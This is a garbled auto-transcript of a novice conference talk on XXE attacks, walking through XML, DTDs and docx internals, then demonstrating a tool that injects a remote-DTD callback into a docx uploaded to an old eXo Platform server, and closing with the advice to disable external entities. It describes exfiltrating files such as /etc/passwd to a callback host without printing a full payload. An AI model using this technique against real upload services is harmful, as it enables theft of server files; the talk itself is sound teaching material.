Mon'Amie: XXE
Show transcript [en]
hi guys so today I'm going to be talking about xxe and what it is and give you guys some demos and stuff but first let me just back up real quick so i didn't know that this lighting was gonna look like this so i couldn't pick more worse colors so i'm gonna do could a pic purple as i was liquor at purple or orange um so a little bit about me i'm a college of charleston grad and i just graduated like six months ago i'm a cyber operations officer in a South Carolina National Guard I'm also in my civilian job I'm a network security analyst at spawar and I'm also a technical mentor program coordinator
for node st which is a local nonprofit here in Charleston that specializes in technology cyber security and business entrepreneurship so you know what I look like I'm stand in front of you but this is me as Claude the cougar when got his ring like a year ago and I've like scooted my butt across the stage that's the Philly theater a little fun fact about me alright so the agenda so today we're going to cover what is XX XX e we're going to understand what x XX e is you have to know what xml and d tds are and what uses it along with that we're going to i picked a specific file format because there's there's many that you can choose
from so one that i picked was from open office or office open xml format which is essentially just docx and powerpoint ex and ex-l x SLX spreadsheets how we can use an open off this format file to deliver an xml payload with that i'm going to show you a breakdown of the docx file a demo of will I'm gonna butcher his name but will van the dancers a xml tool so as we as we see this is a tool that this gentleman made at demoed at black hat USA on 2015 that pretty much takes a lot of the tediousness tedious work out of injecting these malicious malicious entities in these file formats and kind of stream Liza's
little bit I'm an almost going to do a simple demo of what xxe is and show how it can be exploited so um a full disclosure is it's my first talk for one and then two I am by no means an expert at this so this is something that I've been I came across this topic last last year when I was a senior here and needed to have a senior research paper kind of and I was point in the right direction kind of this is applies to the topic that I was studying at the time and I just found it pretty interesting that it's really simple um it's pretty high vulnerable and it's like really easy to do and
understand so with that we're going to go into what is actually a xxe so it's from hola so this is straight from owasp website it's an xml external entity attack is a type of attack again it's an application that parses XML input so when you're inputting a file that is XML base the thing that's parsing it going through it line by line to kind of piece it together to see what actual file is a reconstructed um that's that's what is an attack against this attacker is when I XML input containing a reference to an external entity is processed by a weekly configurate XML processor so you can kind of think of it like an HTML has a
CSS stylesheet that it's not you can't put it in in a HTML code but it's an external thing that it refers to so normally we would cross a payload that when executed will do various hacker things so you could do enumeration of your internal network for instance you can also do remote code execution you do lateral movements and you can do directory um traversals so these aren't all the things they can do but these are some possibilities it could do um xxe is usually caused by name properly configure an XML parser and by improperly configured means that the the external entity a portion is turned on by default and a lot of different programming languages
it is in fact turned home by default so this parser is normally through a file upload feature in a web site or application the demo that I'm going to be using today is a open source business Facebook called EXO platform as brand locally and it's going to show how it can actually be exploited using that so the next part is bug bounties alright so this is a pretty pretty hot topic and it's pretty easy to find and in bug bounties so the first 10 know if you can read it but the first one says how I found a remote code execution flaw affecting Facebook servers in 2013 this guy was awarded thirty three thousand dollars from facebook for finding this
vulnerability like swamp or mobility the next one was how i hacked facebook with the word document back in 2014 he was awarded sixty five hundred dollars the next one was how we got read access on google's production servers was awarded ten thousand dollars from facebook and then very recently this year there was a special type of xse attack on uber which 26 domains were were hacked through responsible disclosure uber gave him like five hundred dollars so that's like a huge like gap difference so what is xml so XML stands for extensible markup language is derived from a much bigger beefier language called a standard generalized markup language the international center for divining marca to describe the structure
of different types of electronic documents its software and hardware independent it is also extremely lightweight so it takes the goodness of sgml and being how flexible it is and strips out the pieces that don't it doesn't really need that kind of don't need to use for your type of type of coding or whatever you're using and just tains the nuts and bolts um so one key thing to pay attention to is that XML just holds data it requires another program to take that data in to transfer display it and or to store it so you'll see that it looks exactly like HTML a little bit but hTML is used to display data but the emphasis is on how it looks
whereas XML is used to store data for the emphasis is on what the data actually is inside right so taking a look at some stuff what uses xml so like I said before microsoft office products so documents PowerPoint spreadsheets and then apple iwork products as well so the pages keynote and numbers libre office open office um special SVG images the vector images there's actually an XHTML and XSL which is the xml version of HTML and CSS and you have html5 which is becoming the new standard that is built directly from a XHTML RSS and atom feeds are also xml-based as well as soap for web services there are many many more that are also xml-based for these are the
ones that are most commonly used so to understand XML there's two classifications to it so xml files must be there either well-formed or they're valid if they are valid then they're also well-formed so the the rules for well-formed is they must have a root element there must be a thing that this whole xml file is on it must have a closing tag soon start and close tags are case sensitive and they must match they must be properly nested and all attribute values must be quoted but it doesn't require a document type definition which we're going to cover in a couple other sides what that actually is so essentially if you say that your xml document is well-formed then it just
follows correct syntax put out by you know the standards from the people that set for standards um then if it's valid Dennis the rules used to determine if it is Valis the term about a DTD that is declared so it you could think of a DTD is essentially it has to follow the same syntax but then it has another set of rules laid on top of it that it must also follow there are thousands of D tds out that is either proprietary or open sores that people can use but because X because XML is so flexible you can actually write your own it's a little bit more advanced but it's you know it's pretty cool that you can
actually write your own stuff for these things I think there was something that on that came up when i worked at setaria came up in conversation that there was this guy on github that may had his coffee pot and had all these automated things that he essentially automated his entire life so if he didn't come to work by you know if he didn't badge in by 9am it automatically shot out an email to his boss and hey i'm stuck in traffic i'm on the way uh-huh if he had it he also had a coded downs like to the exact second that he could start is script and by the time he got up from his desk to

the coffeepot his coffee is already brewed and ready for him to like just turn around a wall back so XML is that is that language that you can use for all these different things because you're actually writing the language itself so that your hardware and software can read it in all right so this is a well-formed classification example you kind of can't read it but it starts up at the top is you defined xml version 1 point 0 and then right um we're above it says will muschamp is says note so you're I'm establishing a note it's going to will from the head Ball Coach nice burger with a heading of reminder and it said you had one job guy
and that's because carolina lost a day it did say it was great to be a Gamecock and i had a super cool photo Muschamp do this but they might have to take it down because it today is not a good day to be a game card so this is well-formed right so we have it we have open and closing tags for pretty much everything we got one full entity that is describing exactly what it is the note we got to from heading and the body as well as properly nested so so this would pass well form this would just would clear mini parsers right and it would actually compile as well alright so next we have a valid
classification example in there's actually there's actually three of these but I only put two up here and I'll explain in a minute so the first part on public is a has pretty much the exact same thing the only difference is is that it now has a doctype so a doctype is for for the for excuse me for a public is it contains four fields so the first field is whether to DTD is formally standardized meaning that was is was it standardized by an organization right so for for here we have w3c um which is the world not the robot web consortium I believe they're not a standardized like they're not allowed to standardize things in in
this regard however they are able to create so that's just what that sign if it's a negative equals yes plus equals no second field is the name of the owner who is responsible for maintaining the the DTD so here w3c all right the third field is what type of document is being described so for here I put DTD note um note 1.0 this is a fake DTD so I can make it apply to this it's not like if you try to google that you're not going to find it but for demonstration purposes is what it is and then the force field is the language I mean so it's the en Ian you I can't even read
then and then we have the the actual URL link going straight to to find the DTD so when when this XML file where it was to get parsed starts at the top and works its way to the bottom it'll see doc type it knows exactly where it needs to go to get it it's got the URL and it'll go out and grab it look at this file skin parse it see what it's supposed to do and say ok I now understand how to interpret the rest of this document or the rest of this file that was uploaded let me continue with it so the next one is a private it's essentially the exact same thing the only difference is is that
it's local to that machine right so here we have doc type um note so the it's normally the the second part after doc type is the tag is the first tag that is accompanying the entire document so in this case because we're writing it knows is actually the name of its note um system means that its private and then note DTD is a location of where it's located at so this means that it would be in the local directory um if I wanted to put in if I wanted to point it to a specific file server folder website whatever the case may be that's where it would go alright so this is what actually look
like um so the X in the xml code I can make it look exactly like this um it's the Seas for upset cuz didn't do well in there so this leads me into the OpenOffice format um so out of all of them this is the one that's kind of to me it's the easiest to understand kind of grass and kind of see so a little background on a prior 2003 microsoft office is file format was binary based right it was it was good for this it was good for what it did at the time but then as technology advances we need something more flexible so these types of files were designated with the doc give XLS and the ppt right so in
2003 microsoft introduced a new new format based on XML alongside their binary based formats called the office open XML file format these are the same things except they're annotated with the ex there as Microsoft smart and then this new format allows Office documents we use with any application that uses xml hints then they open office right so what's really cool i'll get to that in a minute so the breakdown so a docx file is nothing more than a dot zip file that's all it is it's just a zip file with a whole bunch of xml files in it and with folders that howls those um you can think of them as buckets that is split splits to xml file
apart um so with that it also includes images and includes um sounds music videos right so it breaks it down which we will see here shortly so what's important understand is that the file structure itself doesn't matter the relationship of the individual files that is defined within the docx that make up the docx file does matter so I know it's pretty confusing it was confusing to me and not writing when I was writing it and I was trying to think of a way that I can make that simpler and the only way I could come up with is actually showing you so that's why I included it um so you can rename and rearrange any part of an XML file so if
you have um if you're let's say you you have a business and you have a thousand documents and then your company says all right we're going through a new rebranding phase we're going to change out our logo in the binary form you would have to go in and open each document and change the logo whereas XML you can actually do like a batch portion of it and say I want you to navigate to this folder with this file name and I want you to replace it with this file and all of all the all the document files in this folder start I would run through and do it all for you that's where the power of XML comes
into play because it doesn't it's it's it breaks it down to a level that you can pick apart the things that you don't need so with that this is how um typical openoffice format files are broken down so you got document properties which is essentially your your metadata this is the author the date it was last modified date of this class opened and you have any custom defined xml so this might be xmls xml code a specific to that file format you got any bedded code or macros this will show up here and you might have word markup language spreadsheet markup language PowerPoint markup language cetera we'll be there any charts so if you a lot of the you
can add a lot of smart charts or charge you just created in my chrysanthemums you can put those in there as well as images video and sound files and we talked about earlier and the comments so the comments and the markup language so you have like editing or Word documents you can it'll track oh I deleted this word and add it this word instead all right so an OpenOffice format breakdown there's essentially three core folders depending on what you include into your into your file to your in this case our word document depends on what folders are going to be there and how big your file is going to be obviously the more things you add to it longer
your document is the bigger your more XML files and the more things you're going to have in it so the the top one is the relationship folder and remember the relationship portion is the is is the key so it's what ties everything together right so it contains a dot rels file that defines root relationships within the package package being the docx file itself it's the first place that parses and you should look at when parsing through file all right so I say that because this is where most xxc code is going to be implement is in a relationship file because it's not only the first thing that gets looked at when it's being parse the next thing is
the application name folder it contains the XML files and folders that contain other relevant XML and media files used within the docx and then a dot props folder which is the meb data right so now we're going to go into the demo phase so we have a docx demo and explanation about it so you guys can kind of see it on then we have a demonstration of this tool some funny stories that go along with it and then the x-bow leading xxe demo
guys cannot see them
so I'm Bruce Wayne xubuntu box today come Batman guys well i'm a huge nerd all right so this is just some we're gonna open this up so this is just some newsletter that i found on the googles last night I literally type in newsletter is some Google door its kind docx and this is the first one that came up so um they now due to state funding on common core standards we now have almost 200 Chromebooks it's cool anyways I thought this was a good one because it has multiple colors that has multiple shapes it has many different pictures and it's got links and all types of goodness right so this is essentially a docx file
so it's really cool about this docx file is that you can go in and rename it and it's change it to that's it and if change is now zip and then from there you can extract it
so we'll extract it and then we now have we now see the folders and files that make up this docx file right so we have the relationship file so because this file is so important that if this file is damaged in any way the whole document becomes unreadable our that's the wrong terminology the software that is parsing it we're looking at it can't determine can't read it we can read it if we open these individual files but the Dom the software itself can't read in and possibly the hardware that's interpreted as well so they hide it by default so we'll just go in and show hidden files and this plant peekaboo there it is so we open it up um this essentially
what it looks like so xml version 1 it's got a type of encoding then it's got the relationships that it's going with so it's pointing to um these schemas is pointing to these are and this is essentially just standard just standard relationships and schemas saying if you see if you see this is this is essentially what the docx file will look like right these are the rules that is governing this document
to open a docx the document properties pretty much the same thing we're seeing the name is a template so this was made from a template called newsletter we're seeing that it's a total two pages at seven or 69 words it was made for microsoft office word at Stan paragraphs 36 lines so forth and so forth right this is where you're going to see all this cool little when college students writing papers and they're like it's got to be 5,000 words right I'm 4947 hey what little sentence can i add in here this is where it's pulling that information from pretty much the same thing so we're here we are in the core XML files over seeing
that the last time it was modified class day was printed which was a 2014 source stuff so but so from there we actually have and then we have custom xml so this is actually that custom set was talking about and you'll see a relationship as we continue to go down so as you drill down into you're going to have a relationship if it needs to to specify how things are tied together so this will be the application specific right here so because we're doing the docx file its it's going to be word and then this is where your core file is going to be alright so these are your if you have in notes is where they're going
to be your headers and footers your if you have numbering or bullets and styles and themes and a media right so it actually breaks your pictures down so because you have this file directory let's say I don't like this paw print I want a cat print instead and I want this photo you can implement that right you could say get rid of image 1 dot PNG put image 5 dot PNG in its place and then go go forward that way right so to document doc X document xml it's gonna be huge there's a lot of stuff in it um but this is essentially where you have your texts your your headings your titles your your your body
you pretty much the meat of your of your document this is where it's going to be so essentially a breakdown of a doc docx file right so now as you can see that that took a lot of work to go into that folder and then to I have to click on the xml file and then i have to like tight my stuff into it it's pretty tedious so what do we do when we find things like that he scripted right so that's exactly what um will did and his code is on github so at the end of my slides I'll make sure my slides are available again there are references that I used for building this um his is most
definitely in there so has a lot of good good solid information if you're finding out you're more interested about this topic later so I found out last night that will actually released a version two of his tool that the id10t error set in at like two-thirty this morning and I could not figure it out why I why I couldn't get it to work couldn't get it to work um so after any cups of coffee and some push-ups I was like okay cool we're going to it's on github so does commits I can just go back roll it back and find it that way um but I didn't want to demo it for you guys and
kind of show you a little bit about it so um essentially it's you can create a file right so you say what file type you want and in the payload type so for for our instance we're going to do a remote DTD public check um connect that protocol you can do HTTP you go fer you do mail to file ftp whatever you're trying to exploit that you wanted to eat it back to UM the hostname and IP address and/or port that you're wanting it to connect back to write on the file to exfiltrate so if you're doing a blind openoffice xxe portion you're saying i want to find this file but i don't know where this file is that's essentially
where you would kind of put that a little bit so the standard that what most people do to kind of do a proof of concept is the etsy / password file on the linux box um the description of a file then you can specify a specific XML for your file format or you can if you already have a file that you want to use you can actually just plug it in there and it'll inject the code in itself hit build it downloaded straight to your box and now you have your many of your docx file she can use for the life of me I cannot figure out how to get it to work I couldn't and and it
I wanted to use this tool to demonstrate how awesome it was so I didn't just want to copy and paste it in there so I went back to his first version and um because I knew that worked so his first version is not as pretty but it's most definitely effective it's essentially a ruby script so if you guys can need is a little bit bigger
you guys seen that all right cool all right so um download from github last night awesome so it's Ruby um and it's a ruby file tak be is the flag meaning that you're going to build a file tak f means that you're going to force these changes into the file and then the dot are the samples and in the sample doc um this is where you could either upload your own arm but Wells tool already has like blank examples of many different file types that they could use that you cannot just use that instead so from there I'm going to ask what what kind of kind of payload do you want um so for us we're going to be doing a
remote DTD and then payload requires a connect back IP so I'm doing it on my local box
and then appeal it requires a remote file to check for on your server right so excuse me so all it's going to do is just go to see if they could find that excuse me that that file in it if it finds it she's going to shoot back whatever was in that file alright so I don't have anything for it I was trying really hard to do the etsy / password because i thought i'd be pretty pretty awesome um a little bit more time I could have figured it out but so for here we're just going to do payload ETD um and then it's going to ask where do you want to put it at right
so right up here this is a doctype that it automatically generated for us where my mouse is
hot corners so right here I have dot type root AG public um Oh xml x is een and it's going to call back here and it's going to look for this so this is actually what it's going to put in inject into the stock X file um from there you can insert in all files you can insert in all files in the same excel file and create an entity canary um what we're going to look for is the actual relationships because I know for a fact that the parser is going to find it and it's going to go through it all right so pick that it creates it and we're done we now have an awesome awesome folder
our awesome docx file now we're going to be leet haxor with
and then here is our output file all right awesome so from here now that we has is now that we have this file do a little concept a little bit we're not going to upload it so um so this is a this is like I said before this is EXO platform it's kind of used for like internals an internal facebook it allows you to share files obviously upload files but also allows you to comment and see photos and do all the cool project management collaboration type stuff right so this is one of their older editions this is version 3.5 point 5 I think their own 4.2 maybe 4.3 sounds we're waiting for this as you guys didn't day so far
dt d stands for document type declaration i believe description here it is there we go
yes so just so you guys can see so essentially what i set up here I don't explain this I'm sorry I just set up a simple HTTP listener that saying listen is listen for any traffic on this port and just output whatever it is it's a simple web server that allows me to spin it up real quick so it's uploading we get save and we're getting four four messages back we're getting four or four messages back because payload ETD doesn't do this on the server at this time but this is an indicator this is a huge indicator that this um this server is vulnerable to xxe so you know right off the RIP that this
is something that can be exploited now the level that you want to go into it is totally up to you but um you can do more more things and what's really what's really awesome about this from from an attacker standpoint was really awesome about this is that there's still a lot of surface areas that haven't been touched yet that people haven't really messed with or tinkered with yet so this allows um it's kind of lols little exploration it's also kind of kind of a good and bad thing is the fact that many parsers are written in like all the languages from go to PHP to Python the job to Ruby so they're all they're all
susceptible to this type of thing um so from a defense side um like I said in the beginning this this um this XX e is a I'm going to strap it XX e is something that can be easily defended against the easiest way to do it is to just turn off allowing external entities in your font and you're uploading of your documents if you see an external entity you don't allow it that could be pros and cons based on your company's or your organization's requirements but um that's that's a that's a huge recommendation and it's simple it's not only like one line like if it's true turn it to false if it's yes put it to no
no restart so um so that's essentially I sexy
so anybody have any questions or comments yes sir
yes on I apologize yet so the name of the tool is XML at sexxxy and there's a link in the references page right here is essentially on this um on this domain so just type in this right here and you'll pull up the github page and it'll have stuff on there as far as what is actually you know what that's a that's a very good question let me let me actually show you what what it what it injected
so what it see can't do it so what it actually injected was this right here so the doctype root tag public Oh xml so this is our actual um malicious code that it's going to parse so so when it hits it it's saying um so root tag is pretty much a catch-all so if you don't know what it is you just save root tag so it knows to go to exactly what it is to to the actual root tag um maybe I public then this right here is essentially the 00 XML so that's saying that we're going to we're going to exploit using using this this this tool essentially in it HTTP this is our
actual address this is our callback so this is where we're going to send whatever we find um back to and then payload DTD is the file that we were looking for in the very beginning so this is where you would put the etsy / password or if you knew if you knew for certain that there was a particular file um on on a on this server right um that answer your question yes nice anybody have any other questions yes sir
is this just like to defend against
I'm just saying yes so from from what I've read and I'm still doing research on this as well so from what I've read it it seems like me back oh when I spoke about when I spoke earlier where you had the two classifications if they were valid or well-formed I said there were three types of wealth outage you can do both of those were external entities you can actually write your own DTD in that actual xml file so it's not calling out to to anything it's actually like referring to itself like it's already pre-loaded right so it parses from top to bottom so it'll see that and say okay I now know how to read this doctype got
it boom and then just just keep it moving all the way through from what I've read just not allowing external entities along the way just just turning it off right and then from there your development could come in and say this was detected this is what you know this is what we're looking for whatever your error message should be financed your question yeah thanks goodbye any other questions comments yes sir external that allowed the doc txt to exploit fishing containing
the entire
yeah yeah and if you're and again if your filters aren't set up properly you know that it's zipped says a zip file anyways it depending on I guess the level and the depth that your that your filters are actually doing these these inspection of these files you're right it could get past I dunno there's research going on now talking about exactly what you're talking about JavaScript and looking at how JavaScript parses it and how you could use JavaScript along with embedding it into these documents that do x XE that way answer your question comments concern yeah anybody have anything else yes sir [Music] yeah so the fine thing with adobe is that its proprietary so it does use XML
but its proprietary so it it's not as open out there I dunno there's stuff on it but I haven't like really done a deep-dive into it yeah so I've come to learn and technology in the many years I've been doing it there's always a way there's always a way it's just time effort money and energy you know you're going to find a way to accomplish whatever it is that you're trying to do um but no so doc I saw are cool they're awesome but if you're sending you're not going to send a docx file to a client you know if it's a final report you're going to send a PDF or something similar so PDFs are one of the along with Office
documents are one of the ones that you know from from what I've seen and what I've experienced that are the ones that are getting you know people don't really think about just like macros inside or a document so yeah so that's most deadly something on my list that I really want to learn more about and dig into any other questions anything else well that's all I have so thank you [Applause]
Related talks
 51:04
51:04 53:58
53:58 54:37
54:37 58:51
58:51 39:05
39:05 46:03
46:03